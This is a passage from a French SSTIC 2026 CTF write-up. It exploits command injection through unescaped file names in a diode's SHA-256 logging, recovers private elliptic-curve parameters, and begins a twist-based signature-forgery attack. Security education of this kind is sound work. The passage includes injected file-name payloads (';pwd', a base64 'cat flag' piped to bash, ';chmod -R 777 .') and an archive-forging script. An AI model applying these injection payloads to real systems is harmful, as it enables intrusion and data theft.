3     void *ptr; // [rsp+10h] [rbp-10h]
4     char *s; // [rsp+18h] [rbp-8h]
5
6     s = (char *)malloc(0x1000u);
7     if ( s ) {
8       if ( has_tag(&f->tags, "_SHA256") ) {
9         snprintf(s, 0x1000u, "sha256sum %s", f->path);
10        ptr = exec_cmd(s);
11        if ( ptr ) {
12          log(log_file, 0, "%s returned:\n%s", s, ptr);
13          free(ptr);
14        }
15      }
16      free(s);
17    }
```

```
18 }
```

Le nom du fichier (`f->path`) est passé sans être échappé à `exec_cmd`, qui repose sur `popen`. Autrement dit, il y a une énorme **injection de commande** — si le nom de fichier ressemble à `;cmd`, alors la commande suivante sera exécutée :

```
1 sha256sum data/in/;cmd
```

De plus, il se trouve que la sortie du `popen` est écrite dans un log qui est accessible en lecture dans le dossier `log/` sur le serveur FTP, ce qui facilite l'exfiltration (autrement, nous aurions pu aussi écrire dans un fichier accessible en FTP).

Maintenant, comment atteindre cette injection de commande ? Dans la fonction `process_file`, l'appel à `log_sha256` n'est réalisé que sous une certaine condition :

```
1 if ( f->debug )
2   log_sha256(f);
```

Le champ `debug` de la structure `file_info *f` est positionné à 1 par la fonction `arch_parse` si le *tag* `DEBUG` est présent dans l'archive. Additionnellement, la fonction `log_sha256` vérifie la présence du *tag* `_SHA256` : notre archive devra donc a minima comporter ces deux *tags*.

Pour construire une archive valide qui passe les premières étapes de vérification, de *parsing* et de décompression, il y a principalement deux façons de procéder :

- construire une archive de zéro à la main en reversant le format[1] ;
- partir du *sample* fourni (`archive_crash.sa`), et modifier tout juste ce qu'il faut.

J'ai opté pour la deuxième façon, qui me semblait un peu plus directe puisque le *sample* à disposition est déjà une archive bien formée (enfin, si on ignore le fait qu'elle provoque un crash plus loin) et qui contient un flux compressé valide.

Le *sample* ayant déjà le *tag* `DEBUG`, il n'y a que deux choses à modifier pour atteindre l'injection de commandes :

- remplacer un *tag* existant (et qui ne sert pas) par le *tag* `_SHA256` ;
- recalculer le CRC.

Pour les *tags*, ils sont présents au début du fichier, sous un certain format :

```
00000000  44 33 22 11 dd cc bb aa  39 a1 1f c3 7d 2a 11 38  |D3".....9...}*.8|
00000010  53 00 00 00 00 00 00 00  38 0f 00 00 00 00 00 00  |S.......8.......|
00000020  9e 0f 00 00 00 00 00 00  f6 0f 00 00 00 00 00 00  |................|
00000030  44 45 42 55 47 00 41 52  43 48 49 56 45 00 53 53  |DEBUG.ARCHIVE.SS|
00000040  54 49 43 32 30 32 36 00  4c 4f 42 53 54 45 52 44  |TIC2026.LOBSTERD|
00000050  4f 47 00 0c 4d 43 52 59  01 41 4b 4e 47 27 0f 00  |OG..MCRY.AKNG'..|
```

[1] En réalité, un fichier `serialize.py` est disponible parmi les fichiers de l'administrateur Eric. Celui-ci contient une description *construct*° du format d'archive, ce qui rend la tâche beaucoup plus simple. Malheureusement, je n'ai vu ce fichier que bien plus tard.


Nous pouvons simplement modifier, par exemple, les octets `ARCHIVE` par `_SHA256\0` sans plus comprendre le format. Mais il nous faut maintenant recalculer le CRC de l'archive, et pour cela pas le choix, cela se passe dans la fonction `arch_check_crc` :

```
1  _BOOL8 __fastcall arch_check_crc(file_info *f) {
2    return !f || CRC(&f->base->compressed_data_offset, f->size - 16) != f-
     >base_->crc;
3  }
4
5  unsigned __int64 __fastcall CRC(unsigned __int8 *buf, __int64 size) {
6    int i; // [rsp+1Ch] [rbp-14h]
7    unsigned __int64 crc; // [rsp+28h] [rbp-8h]
8
9    crc = -1;
10   while ( size-- ) {
11     crc ^= *buf;
12     for ( i = 0; i <= 7; ++i )
13       crc = (crc >> 1) ^ -(__int64)(crc & 1) & 0xC96C5795D7870F42LL;
14     ++buf;
15   }
16   return crc;
17 }
```

Il s'agit d'une variante appelée CRC-64-ECMA, qui est calculée sur l'ensemble du fichier à l'exception des 16 premiers octets. Ce CRC est alors placé à l'*offset* 8 dans l'archive. Le script suivant implémente la modification du *tag* et le recalcul du CRC :

```
1  def crc64_ecma(data):
2      crc = 0xFFFFFFFFFFFFFFFF
3      poly = 0xC96C5795D7870F42
4      for byte in data:
5          crc ^= byte
6          for _ in range(8):
7              if crc & 1:
8                  crc = (crc >> 1) ^ poly
9              else:
10                 crc >>= 1
11     return crc
12
13 data = open("archive_crash.sa", "rb").read()[:4087]  # real length
14 data = data.replace(b"ARCHIVE\0", b"_SHA256\0")
15 new_crc = crc64_ecma(data[0x10:])
16 data = data[:8] + new_crc.to_bytes(8, "little") + data[16:]
17 open("new.sa", "wb").write(data)
```

Cette façon de faire est suffisante pour atteindre l'injection de commandes et résoudre l'étape. Toutefois, pour les besoins de la suite du challenge, il est intéressant de comprendre plus finement la **structure d'une archive** :




Le champ `magic` est un entier magique de 64 bits (0xaabbccdd11223344). Le champ `crc64` est le CRC-64-ECMA du fichier (sans les 16 premiers octets).

Les champs `pkg_offset`, `sig_offset` et `secret_offset` correspondent respectivement à la position dans le fichier des champs :

- `pkg`, qui contient les données compressées, et dont la taille des données une fois décompressées est donnée par le champ `pkg_decompressed_size` ;
- `sig`, qui contient une signature en base64 des données compressées ;
- `secret`, qui contient le secret vérifié avant de transférer le fichier (en l'occurrence, il s'agit du flag de l'étape).

Le champ `tags` contient une liste de tags, qui sont des chaînes de caractères finissant à chaque fois par un octet nul. La taille des différentes sections (`tags`, `pkg`, `sig`, `secret`) est obtenue en calculant la différence entre les *offsets* de la section suivante et de la section courante.

Enfin, la structure du `pkg` une fois décompressé est la suivante :



…

Le *package* commence par un *magic* de quatre octets (`"MCRY"`), puis un octet donne le nombre de commandes (« blobs ») à venir. Chaque blob commence lui aussi par un *magic* de quatre octets (`"AKNG"`), puis contient la taille de la commande, son type, et le contenu effectif de la commande. Les différents types de commandes sont donnés par l'énumération suivante :

```
class BlobType(enum.IntEnum):
    WEAPON_OPEN_SESSION = 0,
    WEAPON_CLOSE_SESSION = 1,
    WEAPONS_MSG = 2,
    UPDATE_WALLPAPER = 3,
    UPDATE_SIG_KEY = 4,
    UPDATE_SIG_EXE = 5,
    UTILS_SLEEP = 6,
    UTILS_CLEAR_SCREEN = 7,
    UTILS_GET_FLAG_STEP3 = 8,
    UPDATE_USER_DB = 9,
```

Pour le moment, ces blobs ne nous préoccupent pas tellement puisqu'ils ne sont pas traités en amont de la diode — ils deviendront utiles dans les prochaines étapes.

Revenons à nos moutons : nous sommes capables de créer une archive valide qui déclenche une injection de commande basée sur le nom de fichier, et la sortie de la commande est écrite dans un log accessible depuis le serveur FTP.

Ainsi, avec un fichier nommé `;pwd`, on obtient le log suivant :

```
[DEBUG] sha256sum data/in/;pwd returned:
/sftp
```

Puis, avec un autre nommé `;ls -lah` :

```
[DEBUG] sha256sum data/in/;ls -lah returned:
total 20K
drwxr-xr-x 1 root root 4.0K Apr 13 13:15 .
drwxr-xr-x 1 root root 4.0K May  5 13:34 ..
drwxr-xr-x 1 root root 4.0K Apr 13 13:15 data
```

Notre but est d'afficher le contenu du fichier `data/flag.txt`, mais nous ne pouvons pas mettre de slash dans un nom de fichier. Une technique est d'encoder la commande en base64 :

```
[DEBUG] sha256sum data/in/;echo 'Y2F0IGRhdGEvZmxhZy50eHQ='|base64 -d|bash
returned:
SSTIC{fa0405ed24364461327146760b57051767a19a36d944335ae4449615ca60ddd7}
```

Cela nous renvoie le flag de l'étape !

🚩 **SSTIC{fa0405ed24364461327146760b57051767a19a36d944335ae4449615ca60ddd7}**


Une technique alternative était d'uploader un fichier nommé `;chmod -R 777 .` afin de rendre tous les fichiers visibles en FTP accessibles en lecture et en écriture. Nous pouvons alors lire le fichier `flag.txt` directement via un client FTP, mais aussi extraire les fichiers contenus dans le dossier `archive/`, ce qui sera utile pour les prochaines étapes.

Note : je n'ai pas parlé plus en détail de l'analyse de la root cause *du crash associé au fichier `archive_crash.sa`, car cela n'a pas servi à la résolution. En quelques mots, le secret placé dans l'archive est comparé avec le flag via un `memcmp`. Si ce secret est de taille inférieure à celle du flag, alors il y a comparaison* out-of-bounds. *De plus, le fichier est mappé avec une page de garde qui n'est pas lisible (`mprotect` uniquement sur la taille réelle du fichier), d'où le crash en cas de lecture qui dépasse dessus.*

4. *lobster128 parameters*

Avec le secret en main, nous sommes capables de construire une archive qui passe réellement à travers la diode. Celle-ci est réceptionné par un composant nommé `diode_dest.py`, qui expose un serveur UDP sur le port 1789.

En théorie, nous pouvons dialoguer directement avec ce serveur si nous le souhaitons grâce à notre primitive d'exécution arbitraire sur la machine qui héberge la diode source. Néanmoins, il ne semble pas y avoir d'avantage particulier à pouvoir communiquer directement avec le serveur UDP (cela n'ouvre pas plus de surface par rapport à l'envoi d'une archive de bout en bout).



Nous sommes également informés de la présence d'un *monitoring stream*. Il s'agit d'une webcam qui retransmet en direct l'écran de la diode destination et de SAFE (dans le contexte du challenge, il s'agit essentiellement d'un serveur VNC «*read-only*» auquel on peut se connecter pour observer les logs de divers composants).

La boucle principale de réception de fichier est la suivante :

```
1   while True:
2       file = None
3       pkg = None
4       try:
5           file = receive_file(sock)
6       except socket.timeout:
7           logging.error('UDP timeout expired')
8
9       if not file:
10          logging.error("receive_file() failed")
11          continue
12
13      #clear screen
14      process_utils_clear_screan(None)
15
```

```
    logging.info("recieved new file")
    pkg = get_verified_pkg(file)
    os.unlink(file)
    if not pkg:
        logging.error("get_verified_pkg() failed")
        continue

    result = process_pkg(pkg)

    if not result:
        logging.error("process_pkg() failed")
        continue

    logging.info("File received and processed successfuly")
```

La fonction `receive_file` lit d'abord quatre octets qui indiquent la taille du fichier (en *big-endian*), puis le fichier en lui-même, qui est écrit dans un fichier temporaire sur le système de fichiers (ça fait beaucoup de « fichiers »).

Notre fichier passe ensuite à travers la fonction `get_verified_pkg`. Il s'agit du nerf de la guerre :

```
def get_verified_pkg(file):
    try:
        arch = sstic_arch_t.parse_file(file)
    except BaseException as e:
        logging.error(f"Invalid archive format - {e}")
        return None

    with tempfile.NamedTemporaryFile("w+b", delete_on_close=False) as
    pkg_file:
        with tempfile.NamedTemporaryFile("w+b", delete_on_close=False)
        as sig_file:
            pkg_file.write(arch.pkg)
            sig_file.write(arch.sig)
            pkg_file.close()
            sig_file.close()
            if not check_signature(pkg_file.name, sig_file.name):
                return None
    # both files are now deleted

    try:
        pkg =  lzo.decompress(arch.pkg, False,
        arch.pkg_decompressed_size, algorithm="LZO1X")
    except BaseException as e:
```

```
21          logging.error(f"Invalid compressed data: {e}")
22          return None
23
24      return pkg
```

L'archive est parsée pour en extraire deux éléments :

- `pkg` (le flux compressé de l'archive) ;
- `sig` (la signature associée à ce flux, sous forme de chaîne base64).

Ces deux éléments sont écrits chacun dans un fichier temporaire, et la fonction `check_signature` vérifie la validité de la signature à l'aide d'un binaire externe :

```
1  def check_signature(file, sig):
2      args = ["crypto/lobster256", "verify", file ,"crypto/
       lobster_ignition.bin", "crypto/public_key.bin", sig ]
3      output = subprocess.run(args, timeout=5)
4      return output.returncode == 0
```

Il faut obligatoirement réussir à passer cette vérification de signature pour que notre flux (`pkg`) soit décompressé et que nous puissions exécuter des « blobs » :

```
1   class BlobType(enum.IntEnum):
2       WEAPON_OPEN_SESSION = 0,
3       WEAPON_CLOSE_SESSION = 1,
4       WEAPONS_MSG = 2,
5       UPDATE_WALLPAPER = 3,
6       UPDATE_SIG_KEY = 4,
7       UPDATE_SIG_EXE = 5,
8       UTILS_SLEEP = 6,
9       UTILS_CLEAR_SCREEN = 7,
10      UTILS_GET_FLAG_STEP3 = 8,
11      UPDATE_USER_DB = 9,
```

Le « blob » `UTILS_GET_FLAG_STEP3` nous intéresse tout particulièrement — toutefois, la forge de signature à proprement parler sera étudiée dans la section suivante (Chapitre 5). Pour cette partie, les auteurs du challenge ont d'abord conçu une étape intermédiaire un peu plus simple pour introduire l'algorithme ***LOBSTER***.

LOBSTER est un algorithme de signature reposant sur une paire clé publique / clé privée et basée sur des courbes elliptiques. Des sources Sage qui implémentent l'algorithme (génération de clé, signature et vérification) sont fournies (`lobster128.sage` et `lobster256.sage`). Il s'agit essentiellement du même algorithme, mais avec des courbes de tailles différentes (128 bits et 256 bits).

Plus précisément, l'algorithme est construit autour d'**ECKCDSA**°, une variante d'ECDSA créée par la KISA (*Korea Internet & Security Agency*).

Un extrait (poilant) de conversation téléphonique est aussi donné, où l'auteur de l'algorithme partage quelques informations précieuses :

1. une courbe non-standard a été générée pour l'occasion, dont les paramètres de la courbe ont été rendus « privés » ;
2. la multiplication du point de base G est effectué à l'aide d'un *double-and-add* avec une fenêtre glissante de 3 bits ;
3. la multiplication du point Y qui est associé à la clé publique (dans l'algorithme de vérification) est réalisée en utilisant uniquement les coordonnées projectives XZ, grâce à une technique décrite dans le papier *Weierstraß Elliptic Curves and Side-Channel Attacks*° qui est supposée protéger contre les attaques *side-channel* (sauf qu'il n'y a rien à protéger sur cette opération !) ;
4. l'implémentation binaire repose sur une version modifiée de libecc° (fournie), une bibliothèque C de cryptographie sur courbes elliptiques de l'ANSSI.

Le but de cette étape intermédiaire est de retrouver les paramètres a et b de la courbe utilisée dans lobster128 : de ces paramètres sont dérivés une clé AES qui a servi à chiffrer le flag qu'il nous faut récupérer.

Regardons un peu les données que nous avons à disposition :

```
p = 3062004105589649581154392773920202451 07

INFINITY = (0 ,1, 0)
K = GF(p)

COMP_WIN = [
    INFINITY,
    (K(27876843472109384190152110587684917 9803), 1),
    (K(14997095136202054098434543909012007 0528), 0),
    (K(37926186415752960086399974152345432097),  1),
    (K(10927156816539160303889876919512346 7700), 1),
    (K(24232649921754225092068475229176742 2613), 1),
    (K(23517966167340742071751115700858635 2903), 0),
    (K(12985416520080612168307826048394231 5429), 0),
]
```

On travaille sur une courbe elliptique $E(\mathbb{F}_p)$ avec un certain point de base $G \in E$. Pour rappel, voici l'équation de courbe elliptique de paramètres a et b :

$$y^2 = x^3 + ax + b \quad [p]$$

La liste `COMP_WIN` est utilisée pour effectuer la multiplication scalaire $k \cdot G$, telle que décrite dans le point (2) mentionné précédemment. La liste est d'abord *« unpackée »* en *liftant* chacune des coordonnées x et en regardant la parité de la coordonnée y :

```
def UNPACK(E, P):
```

```
    Q = E.lift_x(P[0])
    if int(Q[1])%2 != P[1]:
        Q = E(Q[0], int(-Q[1]))
    return Q

def UNPACK_WIN(E, COMP_WIN):
    WIN=[E(INFINITY)]
    for i in range(1, 8, 1):
        W = UNPACK(E, COMP_WIN[i])
        WIN.append(W)
    return WIN
```

Puis la multiplication est réalisée ainsi :

```
def EXP_WIN(E, WIN, k):
    blocks=[]
    kk = int(k)
    while kk > 0:
        blocks.append(kk & 0b111)
        kk >>= 3
    if not blocks:
        return INFINITY

    Q = E(INFINITY)
    for w in reversed(blocks):
        for _ in range(3):
            Q = 2*Q
        if w !=0:
            Q = Q + WIN[w]
    if (Q==E(INFINITY)) :
        return INFINITY
    return (Q[0], Q[1])
```

Le scalaire est donc découpé en blocs de 3 bits qui servent à indexer la liste des 8 points dans la liste `WIN`, ce qui signifie que cette liste correspond en réalité à :

$$(O, G, 2G, 3G, 4G, 5G, 6G, 7G)$$

Cela nous donne la valeur du point de base ainsi que quelques de ses multiples. Il se trouve que cette information suffit à **retrouver les paramètres de la courbe**, même en ayant uniquement les coordonnées x de ces points.

En effet, la formule d'addition de points P et Q donne :

$$\begin{aligned} x_{P+Q}(x_P - x_Q)^2 &= (y_P - y_Q)^2 - (x_P + x_Q)(x_P - x_Q)^2 \\ &= y_P^2 + y_Q^2 - 2y_P y_Q - (x_P + x_Q)(x_P - x_Q)^2 \\ &= x_P^3 + x_Q^3 + a(x_P + x_Q) + 2b - 2y_P y_Q - (x_P + x_Q)(x_P - x_Q)^2 \\ &= a(x_P + x_Q) + 2b - 2y_P y_Q + x_P x_Q^2 + x_P^2 x_Q \end{aligned}$$

De même, pour la différence, on a :

$$x_{P-Q}(x_P - x_Q)^2 = a(x_P + x_Q) + 2b + 2y_P y_Q + x_P x_Q^2 + x_P^2 x_Q$$

En sommant ces deux équations, on arrive à éliminer les coordonnées y :

$$\frac{1}{2}(x_{P+Q} + x_{P-Q})(x_P - x_Q)^2 = a(x_P + x_Q) + 2b + x_P x_Q^2 + x_P^2 x_Q$$

Cela donne une équation linéaire en a et b. Nous pouvons l'appliquer d'abord avec $(P, Q) = (2G, G)$, puis avec $(P, Q) = (3G, G)$, ce qui donne un **système linéaire** :

$$\begin{cases} \frac{1}{2}(x_{3G} + x_G)(x_{2G} - x_G)^2 = a(x_{2G} + x_G) + 2b + x_{2G} x_G^2 + x_{2G}^2 x_G \\ \frac{1}{2}(x_{4G} + x_{2G})(x_{3G} - x_G)^2 = a(x_{3G} + x_G) + 2b + x_{3G} x_G^2 + x_{3G}^2 x_G \end{cases}$$

Les coordonnées x de quatres points consécutifs (multiplicativement parlant) suffisent donc à retrouver les paramètres de la courbe de façon unique :

$$\begin{pmatrix} a \\ b \end{pmatrix} = \begin{pmatrix} x_{2G} + x_G & 2 \\ x_{3G} + x_G & 2 \end{pmatrix}^{-1} \begin{pmatrix} \frac{1}{2}(x_{3G} + x_G)(x_{2G} - x_G)^2 - x_{2G} x_G^2 - x_{2G}^2 x_G \\ \frac{1}{2}(x_{4G} + x_{2G})(x_{3G} - x_G)^2 - x_{3G} x_G^2 - x_{3G}^2 x_G \end{pmatrix}$$

Le script Sage suivant permet de résoudre le système :

```
p = 30620041055896495811543927739202020245107

K = GF(p)

xG = K(27876843472109384190152110587684917980 3)
x2G = K(14997095136202054098434543909012007052 8)
x3G = K(37926186415752960086399974152345432097)
x4G = K(10927156816539160303889876919512346770 0)

M = matrix([[x2G + xG, 2], [x3G + xG, 2]])

params = M.solve_right(vector([
    1/K(2) * (x3G + xG) * (x2G - xG)^2 - x2G * xG^2 - x2G^2 * xG,
    1/K(2) * (x4G + x2G) * (x3G - xG)^2 - x3G * xG^2 - x3G^2 * xG,
]))

print(params)
```

On obtient les paramètres suivants pour lobster128 :

$$a = 43452926539751777285807960570547485014$$
$$b = 76265157614503035001807214549898711832$$

En utilisant le script fourni, nous pouvons donc déchiffrer le flag :

`SSTIC{94a19b2019010c12bc842074e0af93c0ba3a5be773ae7043fe891bbb408a261b}`

Nous pouvons effectuer les mêmes calculs sur les données de lobster256[2] afin de récupérer les paramètres de la version 256 bits de la courbe :

$$a = 38518268011844958383984737875894065125464475257272060615078072556169774890831$$
$$b = 81467430943253026863114675468814898031035215312166850155424429235431154214558$$

Grâce à cela, nous pouvons désormais construire le «*ignition file*» : il s'agit d'un fichier qu'il faut passer en argument au binaire `lobster256` et qui contient les paramètres a et b de la courbe. Avec ce fichier, nous sommes capables d'utiliser le binaire pour effectuer des opérations telles que générer une clé, signer un message ou encore vérifier une signature.

[2]Tout aussi facilement d'ailleurs, donc je n'ai pas bien compris l'intérêt de donner une version 128 bits de la courbe.

5. *overflowing faults*

Maintenant que nous avons les paramètres de la courbe en main, nous pouvons nous intéresser à la problématique de la **forge de signature**.

L'attaquant qui s'est infiltré dans le système SAFE aurait soi-disant réussi à « casser le schéma de signature ». Si l'on regarde toutefois les archives qui ont été poussées sur la diode, on peut reconstruire la chronologie de la compromission, et la réalité est assez différente.

D'abord, l'administrateur du système a mis à jour la clé publique de production avec l'archive `prod_maj_key.sa`, qui utilise la commande `UPDATE_SIG_KEY` pour modifier le fichier `/home/diode/crypto/public_key.bin` utilisé par `lobster256` lors de la vérification de signature.

Or cette archive, qui est restée stockée en amont de la diode, contient malencontreusement la clé privée associée à cette clé publique, comme l'atteste le script de mise à jour de la clé de production qui a vraisemblablement été utilisé :

```
1 def cmd_update_key(pub_key, priv_key):
2     # pour vérifier une signature, diode_dst à besoin de la privée et de
      la publique ?
3     # test de (r, s) == lobster256.sign(data, priv) ???
4     # => mais du coup la publique sert à rien ?
5     # => vérifier avec Ernest ou Michel
6
7     data = pub_key + priv_key
8     return { "type": BlobType.UPDATE_SIG_KEY, "size":len(data),
      "data":data }
```

La clé privée en main, l'attaquant a donc trivialement pu créer une archive avec une signature valide afin de modifier à son tour la clé publique : `pown_key.sa`. Bien sûr, il n'a pas commis l'erreur à son tour d'envoyer la clé privée en même temps.

Enfin, l'attaquant a envoyé l'archive `hell_fire.sa`, qui contient la charge utile interagissant avec le *weapon server*.

La clé publique actuellement en vigueur est donc celle de l'attaquant, et ne nous connaissons pas la clé privée associée. Autrement dit, il va falloir être encore plus créatif que l'attaquant afin de réussir à casser (pour de vrai) le schéma de signature.

Il y a deux pistes principales que nous avons naturellement envie d'explorer :

1. Est-ce que la courbe présente une faiblesse quelconque ?
2. Est-ce qu'il y a des problèmes d'implémentation dans le binaire `lobster256` ?

Commençons par (1). En effet, la courbe n'étant pas standard (les paramètres ayant été générés pour l'occasion), il y a un certain nombre de propriétés qu'il faut vérifier pour s'assurer qu'elle soit suffisamment solide.

D'abord, nous pouvons calculer l'ordre de la courbe $|E(\mathbb{F}_p)|$ avec Sage :

$$n = 1115591921045340693537608900085112752450019904736529704932170747914425365758 71$$

L'ordre n est un nombre premier de 256 bits, et le point de base G est bien du même ordre. n est distinct de p, donc pas d'attaque dite de *Smart* (courbe anormale). Le degré de plongement de la courbe n'est pas suffisamment faible pour réaliser une attaque de type MOV / Frey-Rück.

La courbe a toutefois une propriété très intéressante : **son *twist* quadratique E^d a un ordre assez lisse**. Dans notre cas, le *twist* quadratique de la courbe est défini ainsi, où d est un élément quelconque de $\mathbb{F}_p$ qui n'est pas un résidu quadratique :

$$y^2 = x^3 + d^2ax + d^3b \quad [p]$$

Nous pouvons obtenir le *twist* avec Sage et calculer son ordre :

```
1 E = EllipticCurve(Fp, [a, b])
2 Ed = E.quadratic_twist()
3 print(factor(Ed.order()))
```

Cela donne la factorisation suivante :

$$235989105379 \times 274321494283 \times 596117795627 \times 50255902060627 \times 59797588771913 \times 961946097496477$$

Le facteur le plus grand est taille 50 bits, ce qui rend la résolution d'un logarithme discret sur E^d très raisonnable !

En lisant un des papiers fournis dans le challenge (*Fault Attack on Elliptic Curve with Montgomery Ladder Implementation*°, section 3.1), nous apprenons qu'il est possible d'exploiter un *twist* « faible » avec une primitive d'**injection de faute**. Cela colle plutôt bien avec le titre de l'étape, ce qui nous donne envie de creuser davantage la piste.

Avant d'aller plus loin, expliquons brièvement le fonctionnement de ECKCDSA tel qu'il est implémenté dans le challenge.

Génération de clés :

- Soit x la clé privée (choisie aléatoirement et telle que $0 < x < n$).
- Le point associé à la clé publique est $Y = kG$, où $k = x^{-1} \mod n$.
- Dans notre contexte, la clé publique est stockée sous forme « compacte » en ne gardant que la coordonnée x du point Y ainsi que la parité de la coordonnée y.

Signature :

- Soit m le message à signer et k un *nonce* aléatoire (tel que $0 < k < n$).

- Soit $W = kG$ et $r = H(W_x)$, où H est ici SHA-256, et où l'on travaille avec une représentation *big-endian* des entiers sur 32 octets[3].
- Soit $h = H(Y_x \parallel Y_y \parallel m)$, $e = (r \oplus h) \bmod n$ et $s = x(k - e) \bmod n$.
- La signature est le couple d'entiers (r, s).

Vérification de signature :

- Soit m le message à vérifier et (r, s) la signature associée.
- Il est vérifié que $|r| \leqslant |n|$ (en nombre de bits) et $0 < s < n$.
- Soit $h = H(Y_x \parallel Y_y \parallel m)$ et $e = (r \oplus h) \bmod n$.
- Soit $S = eG$, $X = sY$ et $W = S + X$.
- La signature est valide si et seulement si $r \stackrel{?}{=} H(W_x)$.

Si nous partons sur la piste d'une injection de faute, il nous faut chercher une telle primitive. Un exemple typique est d'avoir des calculs qui sont effectués sur un point qui n'est pas sur la courbe (attaque de type **« courbe invalide »**).

En l'occurrence, la vérification de signature a été implémentée de manière assez étrange, puisque la partie multiplication scalaire de la clé publique ($X = sY$) repose uniquement sur la coordonnée x de Y et est donc aussi valable sur le *twist* :

```
# S = e * P
S = EXP_WIN(E, WIN, e)
# X = s * Pub
X = XZ_EXP(s, pub[0], pub[1], a, b, p)
# W  = S + X
W_aff = point_add(S, X, a, p)
if (W_aff == INFINITY):
    return False
# Check if r = H(W)
hash=hashlib.sha256()
hash.update(int(W_aff[0]).to_bytes(32, byteorder="big"))
r_prime = int(hash.hexdigest(), 16)
if (r_prime == r):
    return True
```

Si nous avions la possibilité de fauter le point Y de sorte qu'il ne soit pas sur la courbe E mais plutôt sur son *twist* E^d, alors nous pourrions simplement calculer s avec un logarithme discret en connaissant X, ce qui pourrait peut-être aider à forger une signature.

En se contentant uniquement de l'algorithme tel qu'il est implémenté dans le script Sage fourni, il est assez clair que nous n'avons aucune primitive évidente d'injection de faute. Ainsi, il est naturel de se demander s'il existe un problème d'implémentation à l'intérieur du binaire `lobster256` (par exemple, un oubli de

[3] On note que r ne dépend pas de W_y, alors que la spécification pour ECKCDSA propose plutôt $r = H(W_x \parallel W_y)$. Encore un indice qui nous oriente vers une attaque de type courbe invalide ?

vérification qu'un point est bien sur la courbe, éventuellement en conjonction avec une corruption mémoire).

Rappelons comment le binaire est sollicité depuis `diode_dest.py` :

```
args = ["crypto/lobster256", "verify", file ,"crypto/lobster_ignition.bin", "crypto/public_key.bin", sig ]
output = subprocess.run(args, timeout=5)
```

Les seules entrées contrôlées sont le fichier contenant le message, et le fichier contenant la signature. Il nous faut donc étudier comment ces entrées sont traitées. Voici quelques extraits d'intérêt issus de la fonction `verify_bin_file` :

```
__int64 __fastcall verify_bin_file_constprop_0(char *msg_filename, char *ignition_filename, char *pub_key_filename, char *sig_filename) {
  // ...
  _BYTE decoded_sig[64]; // [rsp+1B0h] [rbp-3938h] BYREF
  ec_pub_key pub_key; // [rsp+1F0h] [rbp-38F8h] BYREF
  // ...

  pub_key_file = fopen(pub_key_filename, "r");
  n = fread(pub_key_bytes, 1, 0x24, pub_key_file);
  ec_structured_pub_key_import_from_buf(&pub_key, params, pub_key_bytes, n, alg);

  get_file_size(sig_filename, &sig_size);
  if ( sig_size != 88 ) {
    printf("Error: size %d of signature in %s. signature size should be %d bytes", sig_size, sig_filename, 88);
    goto ERROR;
  }

  sig_file = fopen(sig_filename, "r");
